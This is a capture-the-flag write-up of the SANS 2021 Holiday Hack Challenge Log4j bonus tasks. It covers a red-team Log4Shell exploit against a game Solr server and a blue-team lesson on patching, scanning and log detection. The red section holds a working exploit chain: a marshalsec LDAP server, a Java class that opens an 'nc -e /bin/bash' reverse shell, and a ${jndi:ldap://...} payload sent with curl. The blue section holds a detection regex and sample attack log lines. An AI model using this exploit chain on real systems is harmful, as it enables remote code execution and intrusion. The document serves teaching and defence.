


SANS 2021 Holiday Hack Challenge

Log4Jack Bonus!

1/8/22



Author: Jim Kirn



(mrrobot) in game, @infosecjim in Discord, [@JimKirn](#) on Twitter

Bonus Log4Jack Solution

Story

As December 9, 2021 arrived, a Java-based vulnerability [CVE-2021-44228](#), a critical zero-day vulnerability related to Apache Log4j Java logging library was announced to the public. To make the [Holiday Hack Challenge](#) even more fun and to heighten the community to the issue and remediation, the [Counterhack team](#) added both a Red Team and Blue Team challenge to KringleCon IV.

Objectives

1) Bonus Red Log4Jack

ANSWER:

patching

HINTS:

Log4j Discussion with Bishop Fox

From: Icky McGoop

Terminal: Bonus! Red Log4Jack

Join Bishop Fox for [a discussion](#) of the issues involved.

Log4j Red Help Document

From: Icky McGoop

Terminal: Bonus! Red Log4Jack

Josh Wright's [help document](#) for the Red challenge.

SOLUTION:



Start by talking to Icky McGoop. Icky says:

Hey, I'm Icky McGoop.

Late? What's it to you? I got here when I got here.

So anyways, I thought you might be interested in this Yule Log4Jack.

It's all the rage lately.

Yule Log4Jack is in a ton of software - Helps our big guy keep track of things.

It's kind of like salt. It's in WAY more things that you normally think about.

In fact, a vulnerable Solr instance is running in an internal North Pole system, accessible in this terminal.

Anyways, why don't you see if you can get the yule.log file in this system.

Click on the “Bonus! Red Log4Jack” terminal icon next to Icky McGoop.

```
Serving HTTP on 172.17.0.3 port 8080 ...
172.17.0.3 - - [08/Jun/2022 20:27:40] "GET /YuleLogExploit.class HTTP/1.1" 200 -
172.17.0.3 - - [08/Jun/2022 20:27:40] "GET /YuleLogExploit.class HTTP/1.1" 200 -

listening on [172.17.0.3] 4444 ...
connect to [172.17.0.3] from (UNKNOWN) [172.17.0.3] 42140
cat /home/solr/kringle.txt
The solution to Logishell is patching.
Sincerely,
Santa

<li class="documentation"><a href="http://lucene.apache.org/solr/"><span>Documentation</span></a></li>
<li class="issues"><a href="http://issues.apache.org/jira/browse/SOLR"><span>Issue Tracker</span></a></li>
<li class="irc"><a href="http://webchat.freenode.net/?channels=solr"><span>IRC Channel</span></a></li>
<li class="mailinglist"><a href="http://wiki.apache.org/solr/UsingMailingLists"><span>Community forum</span></a></li>
<li class="wiki-query-syntax"><a href="https://lucene.apache.org/solr/guide/query-syntax-and-parsing.html"><span>Solr Query Syntax</span></a></li>
</ul>
</div>
</div>
</div>
</body>
</html>
~$ cd marshalsec/
~/marshalsec$ ls
marshalsec-0.0.3-SNAPSHOT-all.jar
~/marshalsec$ java -cp marshalsec-0.0.3-SNAPSHOT-all.jar marshalsec.jndi.LDAPRefServer "http://172.17.0.3:8080/#YuleLogExploit"
Listening on 0.0.0.0:1389
Send LDAP reference result for YuleLogExploit redirecting to http://172.17.0.3:8080/YuleLogExploit.class
Send LDAP reference result for YuleLogExploit redirecting to http://172.17.0.3:8080/YuleLogExploit.class

~$ cd web
~/web$ ls
YuleLogExploit.class YuleLogExploit.java jim.sh
~/web$ cd ..
~/web$ runtoanswer
What is Santa's solution for Log4j?
> patching
Your answer: patching
Checking.....
Your answer is correct!
New [Achievement] Unlocked: Log4J Red Bonus!
Click here to see this item in your badge.
```

Step 1: Top window (really the middle)

```
~$ curl http://solrpower.kringlecastle.com:8983/solr/
<!DOCTYPE html PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd">
<html ng-app="solrAdminApp" ng-csp>
<!--
...
</body>
</html>
```

Step 2:

```
~$ cd marshalsec
~/marshalsec$ ls
marshalsec-0.0.3-SNAPSHOT-all.jar
```

Step 3: Start the Marshalsec LDAP server

```
~/marshalsec$ java -cp marshalsec-0.0.3-SNAPSHOT-all.jar marshalsec.jndi.LDAPRefServer
"http://YOURIP:8080/#YuleLogExploit"
Listening on 0.0.0.0:1389
```

Step 4: Switch to bottom window, create YuleLogExploit.java

```
~$ cd web
~/web$
nano YuleLogExploit.java
# paste in the following and save it.
public class YuleLogExploit {
    static {
```

```

try {
    java.lang.Runtime.getRuntime().exec("nc YOURIP 4444 -e /bin/bash");
} catch (Exception err) {
    err.printStackTrace();
}
}
}
}

```

Step 5: JAVA compile YuleLogExploit.java

```
~/web$ javac YuleLogExploit.java
```

```
~/web$ ls
```

```
YuleLogExploit.class YuleLogExploit.java
```

Step 6: Run the exploit

```
~/web$ curl
```

```
'http://solrpower.kringlecastle.com:8983/solr/admin/cores?foo=${jndi:ldap://YOURIP:1389/YuleLogExploit\}'
```

```

{
  "responseHeader":{
    "status":0,
    "QTime":105},
  "initFailures":{},
  "status":{}}

```

Step 7: Look in upper right window should see something like:

```
listening on [172.17.0.2] 4444 ...
```

```
connect to [172.17.0.2] from (UNKNOWN) [172.17.0.2] 49530
```

Step 8: Click in that upper right window, run commands:

```
whoami
```


```
solr
```

```
cat /home/solr/kringle.txt
```

The solution to Log4shell is patching.

Sincerely,

Santa



Go back to Icky McGoop and see Icky has anything else to say:

Hey hey, that's it! Great work!

2) Bonus Blue Log4Jack

ANSWER:

No Answer required – just completion of tasks!

HINTS:

Log4J at Apache

From: Bow Ninecandle

Terminal: Bonus! Blue Log4Jack

Software by the [Apache Foundation](#) runs on devices all over the internet

Log4j Remediation

From: Bow Ninecandle

Terminal: Bonus! Blue Log4Jack

[Clearing Log4j issues](#) from systems.

Log4j Search Script

From: Bow Ninecandle

Terminal: Bonus! Blue Log4Jack

Josh Wright's [simple checker script](#) uses the power of regex to find vulnerable Log4j libraries!

Log4j Talk

From: Bow Ninecandle

Terminal: Bonus! Blue Log4Jack

Prof. Qwerty Petabyte is giving [a lesson](#) about Apache Log4j.

SOLUTION:



Start by taking with Bow Ninecandle. Bow says:

Well hello! I'm Bow Ninecandle!

Sorry I'm late to Kringlecon; I got delayed by this other... thing.

Say, would you be interested in taking a look? We're trying to defend the North Pole systems from the Yule Log4Jack vulnerability.

This terminal has everything you need to get going, and it'll walk you through the process.


Go ahead and give it a try! No previous experience with Log4j required.

We'll even supply a checker script in the terminal for vulnerable libraries that you could use in your own environment.

The talk Prof. Petabyte is giving will be helpful too!

Oh, and don't worry if this doesn't show up in your badge. This is just a fun extra!

Now click on the “Bonus! Blue Log4Jack” terminal icon next to Bow Ninecandle.



```
### Prof. Petabyte here. In this lesson we'll look at the details around the
recent Log4j
### vulnerabilities using sample Java programs. We'll also look at tools for
scanning
### for vulnerable source code and identifying attacks using web server logs.
### If you get stuck, run 'hint' for assistance.
```

```
-----
In this lesson we'll look at Java source code to better understand the Log4j
vulnerabilities described in CVE-2021-44228. You don't need to be a programmer to
benefit from this lesson!
Run 'next' to continue.
```

```
-----
I have prepared several files for you to use in this lesson. Run the 'ls' command to
see the files for this lesson.
```

```
-----
First we'll look at the some Java source, including an example of a vulnerable Java
program using the Log4j library.
Change to the vulnerable directory with the command 'cd vulnerable'
```

```
-----
List the files in this directory. Run the 'ls' command.
```

```
-----
Here we have Java source code (with the .java file name extension), and a vulnerable
version of the Log4j library.
Display the contents of the DisplayFilev1.java source code with the 'cat' command.
```

```
-----
This Java program has one job: it reads a file specified as a command-line argument,
and displays the contents on the screen. We'll use it as an example of error handling
in Java.
```

```
Let's compile this Java source so we can run it. Run the command 'javac
DisplayFilev1.java'.
```

```
-----
import java.io.*;
```

```
public class DisplayFilev1 {
    public static void main(String[] args) throws Exception {
```

```

File file = new File(args[0]);
BufferedReader br = new BufferedReader(new FileReader(file));

String st;
while ((st = br.readLine()) != null) {
    System.out.println(st);
}
}
}
-----
elfu@b99e1395f60d:~/vulnerable$ javac DisplayFilev1.java
-----
Nice work! You just compiled the Java program. Next, run the program and display the
contents of the testfile.txt file.
Run 'java DisplayFilev1 testfile.txt'
-----
elfu@b99e1395f60d:~/vulnerable$ java DisplayFilev1 testfile.txt
Hello from Prof. Petabyte!
-----
This program did its job: it displayed the testfile.txt contents. But it also has
some problems. Re-run the last command, this time trying to read testfile2.txt
-----
elfu@b99e1395f60d:~/vulnerable$ java DisplayFilev1 testfile2.txt
Exception in thread "main" java.io.FileNotFoundException: testfile2.txt (No such file
or directory)
    at java.io.FileInputStream.open0(Native Method)
    at java.io.FileInputStream.open(FileInputStream.java:195)
    at java.io.FileInputStream.<init>(FileInputStream.java:138)
    at java.io.FileReader.<init>(FileReader.java:72)
    at DisplayFilev1.main(DisplayFilev1.java:7)
-----
This program doesn't gracefully handle a scenario where the file doesn't exist.
Program exceptions like this one need consistent handling and logging, which is where
Log4j comes in.
Run 'next' to continue.
-----
The Apache Log4j library allows developers to handle logging consistently in code.
Let's look at an example of a modified version of this program. Run 'cat
DisplayFilev2.java'.
-----
elfu@b99e1395f60d:~/vulnerable$ cat DisplayFilev2.java
import java.io.*;
import org.apache.logging.log4j.Logger;
import org.apache.logging.log4j.LogManager;

public class DisplayFilev2 {
    static Logger logger = LogManager.getLogger(DisplayFilev2.class);
    public static void main(String[] args) throws Exception {
        String st;
        try {
            File file = new File(args[0]);
            BufferedReader br = new BufferedReader(new FileReader(file));

            while ((st = br.readLine()) != null)

```

```

        System.out.println(st);
    }
    catch (Exception e) {
        logger.error("Unable to read file " + args[0] + " (make sure you specify
a valid file name).");
    }
}
}

```

This Java program has the same functionality, but the first few lines adds support for the log4j library. The 4th line from the bottom calls Log4j with the logger.error() function, followed by a logging message.
Run 'next' to continue.

Let's compile this Java source with Log4j support so we can run it. Run the command 'javac DisplayFilev2.java'.

elfu@b99e1395f60d:~/vulnerable\$ javac DisplayFilev2.java

Nice work! Let's run the program and tell it to read testfile2.txt file.
Run 'java DisplayFilev2 testfile2.txt'

elfu@b99e1395f60d:~/vulnerable\$ java DisplayFilev2 testfile2.txt
20:59:43.413 [main] ERROR DisplayFilev2 - Unable to read file testfile2.txt (make sure you specify a valid file name).

This time, the program doesn't crash - it exits with an error message generated by Log4j. The Log4j library is valuable to produce consistent logging messages that can be handled flexibly. Unfortunately, multiple vulnerabilities allows attackers to manipulate this functionality in many versions of Log4j 2 before version 2.17.0.
Run 'next' to continue.

The CVE-2021-44228 Log4j vulnerability is from improper input validation. Log4j includes support for lookup features, where an attacker can supply input that retrieves more data than intended from the system.
Re-run the prior java command, replacing testfile2.txt with the string '\${java:version}' (IMPORTANT: include the quotation marks in this command)

elfu@b99e1395f60d:~/vulnerable\$ java DisplayFilev2 '\${java:version}'
21:07:11.602 [main] ERROR DisplayFilev2 - Unable to read file Java version 1.8.0_312 (make sure you specify a valid file name).

Notice how the error has changed - instead of a file name, the error shows the Java version information. The Log4j lookup command java:version retrieves information from the host operating system.
Let's try another example: re-run the last command, changing the java:version string to env:APISECRET

elfu@b99e1395f60d:~/vulnerable\$ java DisplayFilev2 '\${env:APISECRET}'
21:10:23.718 [main] ERROR DisplayFilev2 - Unable to read file pOFZFiWHjqKoQaRhNYyC (make sure you specify a valid file name).

Using the Log4j env lookup, attackers can access local environment variables, possibly disclosing secrets like this one. Log4j also supports lookup requests using

the Java Naming and Directory Interface (JNDI). These requests can reach out to an attacker server to request data.

Run 'next' to continue.

Log4j lookups can also tell the vulnerable server to contact the attacker using LDAP and DNS. Run the startserver.sh command to launch a simple server for testing purposes.

The bottom window is waiting for a connection at the specified IP address and port. Re-run the DisplayFilev2 program, using the Log4j lookup to connect to the server: `java DisplayFilev2 '${jndi:ldap://127.0.0.1:1389/Exploit}'`

```
elfu@b99e1395f60d:~/vulnerable$ java DisplayFilev2  
'${jndi:ldap://127.0.0.1:1389/Exploit}'
```

Notice how the server received a connection from the vulnerable application in the server ("Connection received")? This is a critical part of the Log4j vulnerability, where an attacker can force a server to connect to an attacking system to exploit the vulnerability.

Press CTRL+C to close the DisplayFilev2 program and continue with this lesson.

To address this vulnerability, applications need an updated version of Log4j. Change to the ~/patched directory by running `'cd ~/patched'`

```
elfu@b99e1395f60d:~/vulnerable$ cd ~/patched  
elfu@b99e1395f60d:~/patched$ ls  
DisplayFilev2.java  classpath.sh  log4j-api-2.17.0.jar  log4j-core-2.17.0.jar
```

This is the same DisplayFilev2.java source, but the Log4j library is updated to a patched version.

To use the updated library, change the Java CLASSPATH variable by running `'source classpath.sh'`

```
elfu@b99e1395f60d:~/patched$ source classpath.sh  
Changing the Java CLASSPATH to use patched Log4j
```

Compile the DisplayFilev2.java source using the patched Log4j library. Run `'javac DisplayFilev2.java'`

```
elfu@b99e1395f60d:~/patched$ javac DisplayFilev2.java
```

Use the Log4j lookup string `java:version` by running the following command: `java DisplayFilev2 '${java:version}'` IMPORTANT: include the quotation marks in this command.

```
elfu@b99e1395f60d:~/patched$ java DisplayFilev2 '${java:version}'  
21:22:23.913 [main] ERROR DisplayFilev2 - Unable to read file ${java:version} (make  
sure you specify a valid file name).
```

With the fixed Log4j library, attackers can't use the lookup feature to exploit library. The same program displays the `${java:version}` lookup as a literal string, without performing the actual lookup.

Next, we'll look at a technique to scan applications for the vulnerable Log4j library. Run `'cd'` to return to the home directory.

```
elfu@b99e1395f60d:~/patched$ cd
-----
The log4j2-scan utility is a tool to scan for vulnerable Log4j application use. Run
the log4j2-scan utility, specifying the vulnerable directory as the first command-
line
-----
elfu@b99e1395f60d:~$ log4j2-scan vulnerable/
Logpresso CVE-2021-44228 Vulnerability Scanner 2.2.0 (2021-12-18)
Scanning directory: vulnerable/ (without tmpfs, shm)
[*] Found CVE-2021-44228 (log4j 2.x) vulnerability in /home/elfu/vulnerable/log4j-
core-2.14.1.jar, log4j 2.14.1

Scanned 1 directories and 8 files
Found 1 vulnerable files
Found 0 potentially vulnerable files
Found 0 mitigated files
Completed in 0.00 seconds
-----
Log4j2-scan quickly spots the vulnerable version of Log4j.
Repeat this command, changing the search directory to patched.
-----
elfu@b99e1395f60d:~$ log4j2-scan patched/
Logpresso CVE-2021-44228 Vulnerability Scanner 2.2.0 (2021-12-18)
Scanning directory: patched/ (without tmpfs, shm)

Scanned 1 directories and 5 files
Found 0 vulnerable files
Found 0 potentially vulnerable files
Found 0 mitigated files
Completed in 0.00 seconds
-----
Log4j2-scan can also scan large directories of files.
This server includes the Apache Solr software that uses Log4j in the /var/www/solr
directory. Scan this directory with log4j2-scan to identify if the server is
vulnerable.
-----
elfu@b99e1395f60d:~$ log4j2-scan /var/www/solr
Logpresso CVE-2021-44228 Vulnerability Scanner 2.2.0 (2021-12-18)
Scanning directory: /var/www/solr (without tmpfs, shm)
[*] Found CVE-2021-44228 (log4j 2.x) vulnerability in
/var/www/solr/server/lib/ext/log4j-core-2.14.1.jar, log4j 2.14.1
[*] Found CVE-2021-44228 (log4j 2.x) vulnerability in
/var/www/solr/contrib/prometheus-exporter/lib/log4j-core-2.14.1.jar, log4j 2.14.1

Scanned 102 directories and 1988 files
Found 2 vulnerable files
Found 0 potentially vulnerable files
Found 0 mitigated files
Completed in 0.38 seconds
-----
Log4j2-scan finds two vulnerable Log4j libraries: one for the Solr platform, and one
for a third-party plugin. Both need to be patched to resolve the vulnerability.
Next, we'll look at scanning system logs for signs of Log4j attack.
Run 'next' to continue.
-----
```

The CVE-2021-44228 Log4j exploit using JNDI for access is known as Log4shell. It uses the JNDI lookup feature to manipulate logs, gain access to data, or run commands on the vulnerable server. Web application servers are a common target. Let's scan the web logs on this server. Examine the files in the /var/log/www directory.

```
-----
elfu@b99e1395f60d:~$ ls /var/log/www
access.log
-----
```

We can scan web server logs to find requests that include the Log4j lookup syntax using a text pattern matching routine known as a regular expression. Examine the contents of the logshell-search.sh script using 'cat'

```
-----
elfu@b99e1395f60d:~$ cat logshell-search.sh
#!/bin/sh
grep -E -i -r '\${jndi:(ldap[s]?|rmi|dns):/[^\n]+' $1
-----
```

This script recursively searches for Log4shell attack syntax in any files. Run the logshell-search.sh command, specifying the /var/log/www directory as the search target.

```
-----
elfu@b99e1395f60d:~$ logshell-search.sh /var/log/www
/var/log/www/access.log:10.26.4.27 - - [14/Dec/2021:11:21:14 +0000] "GET
/solr/admin/cores?foo=${jndi:ldap://10.26.4.27:1389/Evil} HTTP/1.1" 200 1311 "-"
"Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13; rv:64.0) Gecko/20100101 Firefox/64.0"
/var/log/www/access.log:10.99.3.1 - - [08/Dec/2021:19:41:22 +0000] "GET
/site.webmanifest HTTP/1.1" 304 0 "-" "${jndi:dns://10.99.3.43/NothingToSeeHere}"
/var/log/www/access.log:10.3.243.6 - - [08/Dec/2021:19:43:35 +0000] "GET / HTTP/1.1"
304 0 "-" "${jndi:ldap://10.3.243.6/DefinitelyLegitimate}"
-----
```

In this output we see three examples of Log4shell attack. Let's look at each line individually.

Re-run the previous command, piping the output to | sed '1!d' to focus on the first line.

```
-----
elfu@b99e1395f60d:~$ logshell-search.sh /var/log/www | sed '1!d'
/var/log/www/access.log:10.26.4.27 - - [14/Dec/2021:11:21:14 +0000] "GET
/solr/admin/cores?foo=${jndi:ldap://10.26.4.27:1389/Evil} HTTP/1.1" 200 1311 "-"
"Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13; rv:64.0) Gecko/20100101 Firefox/64.0"
-----
```

In this first attack, we see the attacker is at 10.26.4.27. The Log4j lookup command is sent as a URL GET parameter, attempting to use JNDI to reach the attacker LDAP server at ldap://10.26.4.27:1389 (see in the \${jndi:ldap://10.26.4.27:1389/Evil} string).

Re-run the previous command, this time looking at the 2nd line of output.

```
-----
elfu@b99e1395f60d:~$ logshell-search.sh /var/log/www | sed '2!d'
/var/log/www/access.log:10.99.3.1 - - [08/Dec/2021:19:41:22 +0000] "GET
/site.webmanifest HTTP/1.1" 304 0 "-" "${jndi:dns://10.99.3.43/NothingToSeeHere}"
-----
```

In this second attack, we see the attacker is at 10.99.3.1. Instead of a URL GET parameter, this time the exploit is sent through the browser User-Agent field. The attacker attempted to use JNDI to reach the attacker DNS server at dns://10.99.3.43, using a different IP than the exploit delivery address.

Re-run the previous command, this time looking at the 3rd line of output.


```
-----  
elfu@b99e1395f60d:~$ logshell-search.sh /var/log/www | sed '3!d'  
/var/log/www/access.log:10.3.243.6 - - [08/Dec/2021:19:43:35 +0000] "GET / HTTP/1.1"  
304 0 "-" "${jndi:ldap://10.3.243.6/DefinitelyLegitimate}"  
-----
```

Here we see the attacker is at 10.3.243.6. This attack is also sent through the browser User Agent field, but this more closely resembles the first attack using the attacker LDAP server at 10.3.243.6. The DefinitelyLegitimate string is supplied by the attacker, matching a malicious Java class on the LDAP server to exploit the victim Log4j instance.


Run 'next' to continue.

```
-----  
🎉🎉🎉Congratulations!🎉🎉🎉
```

You've completed the lesson on Log4j vulnerabilities. Run 'exit' to close.



Congratulations! You have completed the
Log4J Blue Bonus challenge! *This bonus
achievement is noteworthy but not part of
the official competition.*

 [Tweet This!](#)

Go back to see if Bow Ninecandle has anything else to say:

Wow – great work! Thank you, and we wish you well clearing this from your own systems!